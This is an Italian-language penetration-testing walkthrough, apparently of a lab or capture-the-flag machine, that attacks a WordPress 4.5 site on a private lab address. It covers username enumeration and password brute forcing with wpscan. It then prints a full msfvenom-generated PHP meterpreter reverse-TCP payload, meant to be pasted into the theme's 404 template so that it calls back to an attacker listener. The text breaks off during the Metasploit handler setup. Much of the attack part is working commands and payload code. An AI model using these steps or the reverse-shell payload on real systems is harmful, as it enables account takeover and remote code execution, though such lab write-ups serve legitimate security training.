
Avendo ottenuto i risultati passiamo dunque a vederli sul web incominciando da **/robots**: troviamo un indizio di una sotto directory che ci potrebbe condurre ad un sito wordpress.
Procediamo dunque ad inserirlo nella barra degli indirizzi.




LOG IN WORDPRESS


Eccoci dentro la pagina, dando un'occhiata possiamo vedere che di lato c'è una sezione per i login. Proviamo ad entrarci e ci troviamo infatti davanti ad una schermata d'accesso nella quale immettiamo degli user trovati nella scansione precedente.
E' curioso notare come con l'username John cambia il tipo di errore e riusciamo così a capire che quest'ultimo è l'unico che ha un account wordpress.








ENUMERAZIONE WPSCAN



In modo da scoprire più informazioni sulla pagina ed ottenere gli utenti di wordpress mandiamo il comando:
wpscan --url http://192.168.56.106/backup_wordpress/ --enumerate u

ENUMERAZIONE RISULTATI

Qui abbiamo i risultati dell'enumerazione ed infatti troviamo tra gli utenti sia John che anche un user admin



BRUTE FORCE


```
┌──(kali㉿kali)-[~]
└─$ wpscan --url http://192.168.56.106/backup_wordpress/ --passwords /home/kali/Desktop/Bruteforce/10k-most-common.txt
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

      WordPress Security Scanner by the WPScan Team
                     Version 3.8.25
    Sponsored by Automattic - https://automattic.com/
    @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://192.168.56.106/backup_wordpress/ [192.168.56.106]
[+] Started: Thu Jul 18 10:29:53 2024

Interesting Finding(s):

[+] Headers
 | Interesting Entries:
 |  - Server: Apache/2.2.22 (Ubuntu)
 |  - X-Powered-By: PHP/5.3.10-1ubuntu3.26
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://192.168.56.106/backup_wordpress/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://192.168.56.106/backup_wordpress/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://192.168.56.106/backup_wordpress/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.5 identified (Insecure, released on 2016-04-12).
 | Found By: Rss Generator (Passive Detection)
 |  - http://192.168.56.106/backup_wordpress/?feed=rss2, <generator>https://wordpress.org/?v=4.5</generator>
 |  - http://192.168.56.106/backup_wordpress/?feed=comments-rss2, <generator>https://wordpress.org/?v=4.5</generator>

[+] WordPress theme in use: twentysixteen
 | Location: http://192.168.56.106/backup_wordpress/wp-content/themes/twentysixteen/
 | Last Updated: 2024-04-02T00:00:00.000Z
```

In seguito eseguiamo un brute force sempre con WPScan per ottenere le password.
Dunque lanciamo il comando: **wpscan --url http://192.168.56.106/backup_wordpress/ --password /home/kali/Desktop/Bruteforce/10K-most-common.txt**


RISULTATI BRUTE FORCE

Dopo un po’ di attesa il tool ci fornisce i risultati desiderati: adesso sappiamo che la password che ci serve è **enigma**.


ACCESSO ED ESPLORAZIONE



Avendo ottenuto i dati procediamo dunque con l'accesso con le credenziali di John ed infatti riusciamo ad entrare perfettamente nella dashboard. Dopo aver effettuato l'accesso proviamo ad iniettare un codice malevolo di tipo "reverse tcp" tramite il codice sorgente di un tema estetico del sito.



TEMA TWENTY SIXTEEN:404 PHP



Individuiamo come possibile **vettore di attacco** il tema **twentysixteen:404 template**. Tramite questa pagina possiamo iniettare del **codice malevolo** . Una volta salvato il codice questo comunicherà il collegamento reverse tcp ad un eventuale attaccante in ascolto.

```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.102 lport=8888 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.56.102'; $port = 8888; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f($ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; } if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

Creiamo cosi il codice malevolo in php. Per crearlo utilizzeremo il tool msfvenom
Di seguito il codice: **msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.102 lport=8888 -f raw**

- **- p:** sta ad indicare il tipo di payload scelto;
- **lhost:** sta ad indicare il localhost che si metterà in ascolto (attaccante);
- **lport:** la porta selezionata in ascolto;
- **-f raw:** sta ad indicare un output di tipo codice;

Facciamo partire il comando. Successivamente copiamo il codice malevolo appena creato cosi da poterlo incollare nella pagina precedentemente mostrata (tema twentysixteen :404 php)


Per far si che l'attaccante si metta in ascolto procediamo con la **scelta del modulo** sul framework di metasploit. Cerchiamo il modulo di multi handler e lo selezioniamo.
Immettiamo tutte le opzioni necessarie affichè il modulo funzioni correttamente :

